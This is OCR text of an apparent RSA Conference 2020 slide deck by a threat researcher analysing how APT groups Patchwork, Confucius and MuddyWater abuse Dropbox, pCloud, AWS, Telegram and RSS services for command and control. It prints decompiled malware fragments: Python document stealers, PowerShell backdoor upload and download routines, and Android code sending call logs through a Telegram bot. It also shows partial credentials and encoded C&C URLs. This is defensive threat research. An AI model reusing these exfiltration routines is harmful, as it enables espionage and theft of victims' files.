RSA Conference2020
Asia Pacific & Japan
A Virtual Learning Experience | 15–17 July

HUMAN ELEMENT

SESSION ID: EFT-R06V

Cyberespionage: Abusing third-party cloud services in targeted attacks

Jaromír Hořejší
Senior Cyber Threat Researcher
Trend Micro
@JaromirHorejsi

Outline

- Introduction
- General comparison of two malware infrastructures
  - Custom
  - Cloud based
- Selected APT cases
  - Presentation of the malware operation
  - Advantages and disadvantages from an attacker perspective
- Conclusion

Introduction

- Cloud services abuse is not something new
  - "C&C-as-a-Service" presentation at VB in 2015
- This talk focuses on cloud abuse in the context of targeted attacks that we investigated
- Goals:
  - Show different real implementations of cloud abuse
  - Find how, as defenders, we can leverage this setup to our advantage

Custom malware infrastructure

- Developed and maintained by threat actor
- Costly
  - Domain name(s), server(s) hosting, data storage, bandwidth …
- Time consuming
  - Design, implementation and testing of the communication protocol
  - Installation and maintenance of the C&C server(s)

Custom malware infrastructure

- Disadvantages
  - Easier to monitor/block/sinkhole/seize
  - Higher probability of flaws in the communication protocol
  - Difficult to assess the reliability in real conditions

- Advantage
  - You choose to implement whatever funny idea you like

Cloud malware infrastructure

- Advantages
  - Developed, maintained and operated by knowledgeable third party
  - Cheaper (often free)
  - API
  - Higher reliability
  - Harder to block/monitor/seize
- Disadvantage
  - Constrained by the features the cloud services provide

RSAConference2020 APJ
A Virtual Learning Experience


Selected APT cases

Patchwork

Known targeted countries

Patchwork – Badnews


- "Badnews" backdoor
  - A mix of both alternatives



Patchwork – Badnews

- Hardcoded and encoded (sub 0x01) URL addresses

```
..j.u.d.s.....uid=....&u=.GetUserNameW....%04x....UNIC....?...&...=.......i
uuqt;00sbx/hjuivcvtfsdpoufou/dpn0bmgsffeopcfmj0uftusp0nbtufs0ynm/ynm...iuuq
;00gffe54/dpn06281594223137742/ynm..iuuq;00xxx/xfcstt/dpn0dsfbufgffe/qiq@gf
feje>5::53...iuuqt;00cfdiftcfbvuff/xpseqsftt/dpn0....o.p.e.n.....lfsofm43/e
```



Patchwork – Badnews

- Examples of encoded configuration

Feed43

You are viewing a news feed generated by Feed43 service.

To subscribe to this feed and receive news updates automatically, just add address of this page to your favorite news reader (desktop or web-based).

asdf

[[YzlhYmM1NmJjZThiMGVhYTRkNGRhZDhkNGVlNWNmYzZjNmNhOGJjNTI0Y2Y4NDg0MjM=]]

ZTY0N
NmYwY

Link: http://asdf.com

Last updated: Tue, 13 Aug 2019 05:17:49 GMT

Patchwork – Badnews

- Encryption uses XOR & ROL

```
lpPayloadDecoded_[v6++] = __ROL1__((v11 + 16 * v9) ^ 0x23, 3);
```

- Versions after November 2017 added a layer of blowfish encryption
- C&C is usually a PHP script hosted in a web server without domain name

Patchwork – Badnews

History for **testo** / **xml.xml**

Commits on Mar 8, 2018

Add files via upload → 185.29.11.59
rehmanlaskkr committed on Mar 8, 2018 — Verified — f08771a

Delete xml.xml
rehmanlaskkr committed on Mar 8, 2018 — Verified — 82b3281

Add files via upload → 185.29.11.59
rehmanlaskkr committed on Mar 8, 2018 — Verified — ab56b97

Delete xml.xml
rehmanlaskkr committed on Mar 8, 2018 — Verified — 2048693

Commits on Mar 6, 2018

Add files via upload → rp3f.strangled.net
rehmanlaskkr committed on Mar 6, 2018 — Verified — 0136135

Patchwork – Badnews

64 code results Sort: **Recently indexed**

shaikmalik22/test – xml.xml XML

Showing the top three matches Last indexed on Aug 8

```
2  <channel>
3  <title>good</title>
4  <link>http://feeds.rapidfeeds.com/79167/</link>
5  <atom:link xmlns:atom="http://www.w3.org/2005/Atom" rel="via"
   href="http://feeds.rapidfeeds.com/79167/" type="application/rss+xml"/>
```

petersonmike/test – xml.xml XML

Showing the top three matches Last indexed on Aug 7

```
2  <channel>
3  <title>good</title>
4  <link>http://feeds.rapidfeeds.com/79167/</link>
5  <atom:link xmlns:atom="http://www.w3.org/2005/Atom" rel="via"
   href="http://feeds.rapidfeeds.com/79167/" type="application/rss+xml"/>
```

johnhenery12/testy – xml.xml XML


Showing the top three matches Last indexed on Jul 18

```
2  <channel>
3  <title>good</title>
4  <link>http://feeds.rapidfeeds.com/79167/</link>
5  <atom:link xmlns:atom="http://www.w3.org/2005/Atom" rel="via"
   href="http://feeds.rapidfeeds.com/79167/" type="application/rss+xml"/>
```

Confucius

Confucius – Swissknife

- "Swissknife" stealer
  - Uses Dropbox API to upload documents with selected extensions (.pdf, .doc, .docx, .ppt, .pptx, .xls, and .xlsx)



Confucius – Swissknife

- API key in decompiled code

```
KEN = 'LTY2[redacted]SnVX'

def main():
    selectedDir = os.path.join(os.path.join(os.path.expanduser('~')), 'Desktop')
    Visit(selectedDir)
    selectedDir = os.path.join(os.path.join(os.path.expanduser('~')), 'Downloads')
    Visit(selectedDir)
    selectedDir = os.path.join(os.path.join(os.path.expanduser('~')), 'Documents')
    Visit(selectedDir)
    drives = win32api.GetLogicalDriveStrings()
    drives = drives.split('\x00')[:-1]
    for UPdrive in drives:
        selectedDir = UPdrive
        dType = win32file.GetDriveType(UPdrive)
        if dType == 2 or dType == 3 or dType == 4:
            if UPdrive not in ('A:\\', 'a:\\', 'C:\\', 'c:\\'):
                Visit(selectedDir)
```

Confucius – Swissknife

- File downloader in Python using Dropbox API

```
import dropbox

KEN = '................'
```

class **dropbox.dropbox.Dropbox**(*oauth2_access_token, max_retries_on_error=4, max_retries_on_rate_limit=None, user_agent=None, session=None, headers=None, timeout=30*)

```
for entry in dbx.files_list_folder('', False, False, False).entries:
    print(entry.name)
```

files_list_folder(*path, recursive=False, include_media_info=False, include_deleted=False, include_has_explicit_shared_members=False, include_mounted_folders=True, limit=None, shared_link=None, include_property_groups=None*)

```
            pass
            dbx.files_download_to_file( 'c:\\temp\\' + entry2.name, '/' + entry.name
```

Confucius – Swissknife

- Enumerating the deleted folders

```
DeletedMetadata(name=u'Afzaal{2C9F1032}', path_lower=u'/afzaal{2c9f1032}', path_display=u'
DeletedMetadata(name=u'Awais{D02DB714}', path_lower=u'/awais{d02db714}', path_display=u'/A
DeletedMetadata(name=u'Dell{42321B59}', path_lower=u'/dell{42321b59}', path_display=u'/Del
DeletedMetadata(name=u'mohammad [redacted]{A43A8D28}', path_lower=u'/mohammad [redacted]{a43a8d2
DeletedMetadata(name=u'Altaf[redacted]{9E5014A2}', path_lower=u'/alta[redacted]{9e5014a2}', path_
DeletedMetadata(name=u'Sehr{3609E588}', path_lower=u'/sehr{3609e588}', path_display=u'/Seh
DeletedMetadata(name=u'gggg{C47F812F}', path_lower=u'/gggg{c47f812f}', path_display=u'/ggg
DeletedMetadata(name=u'AVASTx{1282DBA6}', path_lower=u'/avastx{1282dba6}', path_display=u'
DeletedMetadata(name=u'AK{9E8C521F}', path_lower=u'/ak{9e8c521f}', path_display=u'/AK{9E8C
DeletedMetadata(name=u'Amer{A27121AD}', path_lower=u'/amer{a27121ad}', path_display=u'/Ame
DeletedMetadata(name=u'hunter{78B1B493}', path_lower=u'/hunter{78b1b493}', path_display=u'
DeletedMetadata(name=u'Dell{A209BC60}', path_lower=u'/dell{a209bc60}', path_display=u'/Del
DeletedMetadata(name=u'rm{8088E31B}', path_lower=u'/rm{8088e31b}', path_display=u'/rm{8088
DeletedMetadata(name=u'Asdaq{1E43014C}', path_lower=u'/asdaq{1e43014c}', path_display=u'/A
DeletedMetadata(name=u'Hp{ECE16209}', path_lower=u'/hp{ece16209}', path_display=u'/Hp{ECE1
DeletedMetadata(name=u'hawkl{F841378A}', path_lower=u'/hawkl{f841378a}', path_display=u'/h
DeletedMetadata(name=u'Get Started with Dropbox.pdf', path_lower=u'/get started with dropb
DeletedMetadata(name=u'Altaf{F2D44F0E}', path_lower=u'/altaf{f2d44f0e}', path_display=u'/A
```


Confucius – Swissknife

- Enumerating the deleted files

```
DeletedMetadata(name=u'Visiting Card Afzaal [redacted].docx', path_lower=u'/afzaal{2c9f1032}/visiting
DeletedMetadata(name=u'The Transport Officer.docx', path_lower=u'/afzaal{2c9f1032}/the transport
DeletedMetadata(name=u'The General Manager (Sales).docx', path_lower=u'/afzaal{2c9f1032}/the gen
DeletedMetadata(name=u'The Deputy Commissioner.docx', path_lower=u'/afzaal{2c9f1032}/the deputy
DeletedMetadata(name=u'The Anti-Honour Killings Laws (Criminal Laws Amendment) Bill, 2014.pdf',
DeletedMetadata(name=u'Stationary.doc', path_lower=u'/afzaal{2c9f1032}/stationary.doc', path_dis
DeletedMetadata(name=u'Shortage of Water.docx', path_lower=u'/afzaal{2c9f1032}/shortage of water
DeletedMetadata(name=u'REPRESENTATION TO SPEAKER NATIONAL HEARING.docx', path_lower=u'/afzaal{2c
DeletedMetadata(name=u'PROFILE OF NATIONAL FOOD SECURITY AND RESEARCH.docx', path_lower=u'/afzaa
DeletedMetadata(name=u'OGDCL.docx', path_lower=u'/afzaal{2c9f1032}/ogdcl.docx', path_display=u'/
DeletedMetadata(name=u'Office of Chairman.docx', path_lower=u'/afzaal{2c9f1032}/office of chairm
DeletedMetadata(name=u'Non Aligned states. final.pptx', path_lower=u'/afzaal{2c9f1032}/non align
DeletedMetadata(name=u'New List of Committee meetings.docx', path_lower=u'/afzaal{2c9f1032}/new
DeletedMetadata(name=u'National Assembly of Pakistan.pdf', path_lower=u'/afzaal{2c9f1032}/nation
DeletedMetadata(name=u'Microsoft Word - legalguide.pdf', path_lower=u'/afzaal{2c9f1032}/microsof
```

Confucius – pCloud

- "pCloud" stealer
  - Uses pCloud API to upload documents with selected extensions (.pdf, .doc, .docx, .ppt, .pptx, .xls, and .xlsx)



Confucius – pCloud

- Using pCloud API to list files

Examples

Usage of API

```
>>> from pcloud import PyCloud
>>> pc = PyCloud('email@example.com', 'SecretPassword')
>>> pc.listfolder(folderid=0)
```

Confucius – pCloud


```
pc = PyCloud('[redacted]@linuxmail.org', 'QAZ1234567890')

def qad():


def countSol(coeff, start, end, rhs):



def main():
    selectedDir = os.path.join(os.path.join(os.path.expanduser('~')), 'Desktop')
    Visit(selectedDir)
    selectedDir = os.path.join(os.path.join(os.path.expanduser('~')), 'Downloads')
    Visit(selectedDir)
    selectedDir = os.path.join(os.path.join(os.path.expanduser('~')), 'Documents')
    Visit(selectedDir)
    drives = win32api.GetLogicalDriveStrings()
    drives = drives.split('\x00')[:-1]
    for UPdrive in drives:
        selectedDir = UPdrive
        dType = win32file.GetDriveType(UPdrive)
        if not dType == 2 and dType == 3:
            if dType == 4 and UPdrive not in ('A:\\', 'a:\\', 'C:\\', 'c:\\'):
                Visit(selectedDir)
            return None
```

Confucius – pCloud



Confucius – TweetyChat

- "TweetyChat", backdoored Android chat application



Confucius – TweetyChat

- awsAccessKey and awsSecretKey are not hardcoded
- AWS keys are updated through Google Cloud Messaging platform (Firebase Cloud Messaging in newer versions)

Access Keys (Access Key ID and Secret Access Key)

Access keys consist of two parts: an access key ID (for example, `AKIAIOSFODNN7EXAMPLE`) and a secret access key (for example, `wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY`). You use access keys to sign programmatic requests that you make to AWS if you use AWS CLI commands (using the SDKs) or using AWS API operations. For more information, see Signing AWS API Requests. Like a user name and password, you must use both the access key ID and secret access key together to authenticate your requests. Manage your access keys as securely as you do your user name and password.

Confucius – TweetyChat

- Google Cloud/ Firebase message receiver

```
public void onMessageReceived(String paramString, Bundle paramBundle)
{
  Log.d("GCMIntentService", "onMessage - from: " + paramString);
  if (paramBundle == null) {
    return;
  }
  Context localContext = getApplicationContext();
  Bundle localBundle = normalizeExtras(localContext, paramBundle);
  PushManager.INSTANCE.handle(localContext, localBundle);
```

- Calling PutObjectRequest to “upload a new object to the specified Amazon S3 bucket”


```
}
String str3 = str2 + paramFile.getName();
PutObjectRequest localPutObjectRequest = new PutObjectRequest(SharedPreferenceUtil.getAwsBucket(), str3, paramFile);
```

MuddyWater

Known targeted countries

MuddyWater – CloudSTATS

- "CloudSTATS" backdoor



MuddyWater – CloudSTATS

- "CloudSTATS" backdoor

```
function DReadFile($TargetfilePath){try{
$wc = New-Object System.Net.WebClient
$wc.Encoding=[System.Text.Encoding]::UTF8
$arguments = '{"path":"' + $TargetFilePath + '"}'
$wc.Headers.Add("Authorization", $authorization)
$wc.Headers.Add("Dropbox-API-Arg", $arguments)
$wc.headers.Add("User-Agent", $UserAgent);
$wc.proxy = [Net.WebRequest]::GetSystemWebProxy()
$wc.proxy.Credentials = [Net.CredentialCache]::DefaultCredentials
$Glc.DownloadString("https://content.dropboxapi.com/2/files/download")
return $true}catch{return $false}}
```

MuddyWater – CloudSTATS

- "CloudSTATS" backdoor

```
$url = "https://content.dropboxapi.com/2/files/upload"
$wc.Encoding=[System.Text.Encoding]::Unicode
$wc.headers.Add("Authorization", $authorization)
$wc.headers.Add("User-Agent", $UserAgent)
$wc.Headers.Add("Dropbox-API-Arg",'{ "path": "' + $targetfile + '", "mode": "add", "autorename": true, "mute": false }')
$wc.proxy = [Net.WebRequest]::GetSystemWebProxy()
$wc.proxy.Credentials = [Net.CredentialCache]::DefaultCredentials
$mycontent=gc $localfile -Encoding byte
[byte[]]$data = [system.Text.Encoding
$str = [system.Text.Encoding]::ASCII.UploadData($url, $mycontent)
return $true}catch {return $false}}
```

MuddyWater – CloudSTATS

- Hardcoded API keys

```
$api0="Bearer MD4QYj
$api1="Bearer v7U-2k
$global:TotalApi=$api0,$api1
$global:authorization =  $TotalApi[$indexapi]}
```

```
function checklist(){
$url = "https://api.dropboxapi.com/2/files/list_folder"
$wc=New-Object System.Net.WebClient
$wc.UseDefaultCredentials=$true
$wc.headers.Add("Authorization", $authorization)
$wc.headers.Add("Content-type","application/json")
$wc.headers.Add("User-Agent", $UserAgent)
$wc.proxy = [Net.WebRequest]::GetSystemWebProxy()
$wc.proxy.Credentials = [Net.CredentialCache]::DefaultCredentials
[byte[]]$data = [system.Text.Encoding]::ASCII.GetBytes('{"path":""}')
```

MuddyWater – CloudSTATS

- Asynchronous C&C communication
- Files with extensions (cmd, reg, prc, res)

```
$Global:filereg=$Global:folderpath+$Global:hasname+'.reg'
$global:cmdfile=$Global:folderpath+$Global:hasname+'.cmd'
$global:comandproc=$Global:folderpath+$Global:hasname+'.prc'
$global:targetreg=$Global:hasname+'.reg'
$global:localfile=$Global:hasname+'.res'
$global:targetfile=$Global:hasname+'.cmd'
$global:totalcmd=$null
$global:cmddeleteflag=$null
$global:allfilename=$null
$global:indexapi=0
$api0="Bearer MD4QYj1
$api1="Bearer v7U-2kF
```

MuddyWater – CloudSTATS

- .reg file

```
Microsoft Windows 7 Enterprise :
:64-bit::D01[redacted]1::GGM::MAK::2[redacted].110::20.11.2018 14:07:39
```

- .res file

```
ls


*   Directory: C:\users\[redacted]\Desktop


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----         08.11.2018     16:21            d
d-r--         08.11.2018     16:44            Desktop
-a---         12.11.2018     15:27      61859 [redacted]
```

MuddyWater – Telegram

- Android mobile app, Telegram exfiltration

MuddyWater – Telegram

```
Sender localSender = this.sender;
StringBuilder localStringBuilder = new StringBuilder();
localStringBuilder.append("https://api.telegram.org/bot55        :A       M-2Apzj                    '_4/sendMessage?chat_id=-2:        7&text=");
localStringBuilder.append((String)localArrayList.get(i));
```

Making requests

All queries to the Telegram Bot API must be served over HTTPS and need to be presented in this form: `https://api.telegram.org/bot<token>/METHOD_NAME`. Like this for example:

```
https://api.telegram.org/bot123456:ABC-DEF1234ghIkl-zyx57W2v1u123ew11/getMe
```

MuddyWater – Telegram

- .com.telegram.readto.client.ProcessCommand

```
public void process(int paramInt)
{
  switch (paramInt)
  {
  default:
    return;
  case 55:
    Sender localSender3 = this.sender;
    StringBuilder localStringBuilder3 = new StringBuilder();
    localStringBuilder3.append("https://api.telegram.org/bot55
    localStringBuilder3.append(this.systemInfoLister.getSystemInfo())
    localSender3.send(localStringBuilder3.toString());
    return;
  case 54:
    Sender localSender2 = this.sender;
    StringBuilder localStringBuilder2 = new StringBuilder();
    localStringBuilder2.append("https://api.telegram.org/bot55
    localStringBuilder2.append(this.callLogLister.getSmartCallLog());
    localSender2.send(localStringBuilder2.toString());
    return;
  case 53:
    this.pictureLister.list_screen_shot();
    return;
  case 52:
    send_sms();
    return;
  }
```

MuddyWater – Telegram

- Timer sending all data once a day


```
public void sendAllDataTimer()
{
